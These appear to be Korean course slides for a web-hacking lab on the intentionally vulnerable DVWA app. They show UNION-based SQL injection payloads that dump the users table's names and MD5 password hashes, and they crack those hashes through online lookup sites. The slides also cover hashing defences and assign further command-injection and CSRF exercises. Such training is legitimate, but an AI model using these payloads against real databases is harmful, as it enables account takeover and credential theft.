ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: last_login
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: failed_login
Surname:

컬럼명	추정되는 역할
user_id	사용자 고유 ID 숫자 (Primary Key)
first_name	이름
last_name	성
user	로그인 계정 ID 또는 닉네임
password	비밀번호 (일반적으로 MD5 해시)
avatar	아바타 이미지 경로 또는 파일명
last_login	마지막 로그인 시간
failed_login	로그인 실패 횟수

' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --

SQL Injection 실습

실습 3: 유저 계정 및 패스워드 탈취

- 사용자 로그인 정보 추출 (user + password)

User ID:

```
ID: ' UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

' UNION SELECT user, password FROM users --

- ' UNION SELECT * FROM users --로는 컬럼 수가 안 맞아서 오류남
- 출력되는 컬럼 수는 반드시 2개여야 함



Fatal error: Uncaught mysqli_sql_exception: The used SELECT statements have a different number of columns in
/var/www/html/DVWA/vulnerabilities/sqli/source/low.php:11 Stack trace: #0
/var/www/html/DVWA/vulnerabilities/sqli/source/low.php(11): mysqli_query() #1
/var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once(...) #2 {main}
thrown in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php on line 11

모든 유저의 계정명과 패스워드 탈취 성공!

SQL Injection 실습

실습 3: 유저 계정 및 패스워드 탈취

- 사용자 로그인 정보 추출 (user + password)

User ID:

ID: ' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --
First name: 1007
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --
First name: nable
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

' UNION SELECT user, password FROM users --

- 패스워드가 해시를 통해 암호화가 되어있는 것으로 보임
- 해시는 일방향 암호화 함수
 - 종류: MD5, SHA1, SHA256, bcrypt 등
- 복호화를 위해서는 해시 크래킹을 수행해야 함

9.9 Hash Cracking

해시(Hash)의 개념

- 일반적으로 사용자 정보를 보호하기 위해서는 암호화 기술을 사용함
- 패스워드는 해시 함수를 이용해 저장되며, 이는 복호화가 불가능한 일방향 암호화임
 - 해시는 입력값에 대해 고정된 길이의 문자열을 반환하며, 같은 입력에는 항상 같은 해시값이 나옴
 - 해시값은 기본적으로는 직접 복호화를 수행할 수 없으며, 평문과 비교해 일치 여부만 판단할 수 있음
 - 해시 크래킹을 따로 수행해야함

대표적인 해시 함수와 특징

- **MD5:** 128비트(32자리), 매우 빠르지만 보안 취약점 존재
- **SHA-1:** 160비트(40자리), 과거 표준이었지만 현재는 보안상 권장되지 않음
- **SHA-256:** 256비트(64자리), 비교적 안전하나 속도가 느림
- **bcrypt:** 솔트(salt)를 포함한 강력한 해시 함수
 - Salt는 비밀번호 해싱 시, 해시 충돌 및 사전공격을 방지하기 위해 추가로 더하는 임의의 문자열임

해시 탐지 및 보안 대응

- 해시 탐지 방법
 - 길이로 구분: MD5(32), SHA-1(40), SHA-256(64)
 - 접두어: bcrypt는 \$2a\$, argon2는 \$argon2id\$ 등으로 시작
- 보안 대응 방안
 - 평문 비밀번호 저장 금지 → 해시 + 솔팅(salting) 필수
 - 빠른 해시 함수(MD5, SHA-1)는 지양 → bcrypt, argon2 사용 권장
 - 로그인 시도 제한, CAPTCHA, 2FA로 계정 탈취 위험 줄이기

해시된 비밀번호 식별

- SQL Injection으로 다음과 같은 해시값을 얻었다고 가정
 - 5f4dcc3b5aa765d61d8327deb882cf99
- ① 어떤 해시를 사용하는지 추정
- ② 역매핑 시도
 - 해시는 일방향 함수라서 수학적으로 "복호화"는 불가능
 - 대신에 미리 계산된 해시 사전을 이용해 "같은 해시를 갖는 평문"을 찾는 방식으로 역매핑을 시도함
 - 해시 크래킹 사이트나 툴을 사용함

Hash Cracking 실습

실습 4: 패스워드 복호화

- 해시의 종류를 알려주는 사이트 (https://hashes.com/en/tools/hash_identifier)
- 현 실습에서는 32자이므로, 사이트 없이도 MD5임을 유추하기 쉬움

Identify hash types

Identify and detect unknown hashes using this tool. This page will tell you what type of hash a given string is. If you want to attempt to Decrypt them, click this link instead. [Decrypt Hashes](#)

Hashes (max. 25 separated by newline, format 'hash[:salt]')

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

☐ Include all possibilities (expert mode)

SUBMIT & IDENTIFY



✓ Possible identifications: [Decrypt Hashes](#)

5f4dcc3b5aa765d61d8327deb882cf99 - Possible algorithms: MD5

e99a18c428cb38d5f260853678922e03 - Possible algorithms: MD5

8d3533d75ae2c3966d7e0d4fcc69216b - Possible algorithms: MD5


0d107d09f5bbe40cade3de5c71e9e9b7 - Possible algorithms: MD5

5f4dcc3b5aa765d61d8327deb882cf99 - Possible algorithms: MD5

Hash Cracking 실습

실습 4: 패스워드 복호화

- MD5를 역매핑해서 평문으로 만들어주는 사이트(<https://md5decrypt.net/>)
- 비밀번호 탈취 성공!!!!




과제

- DVWA의 보안 레벨을 Low로 그대로 유지한 상태에서,
- Brute Force와 SQL Injection 페이지를 제외한 다른 실습 페이지들 (예: Command Injection, CSRF 페이지)에서 수행 할 수 있는 **웹 해킹 공격을 3가지 이상 수행 후 보고서 (형식 자유)를 제출**
- 만약 정보가 해시 암호화가 되어있을 경우, 반드시 복호화해야 함.

보고서에는 캡처가 반드시 들어가야 함

실습 페이지



Q & A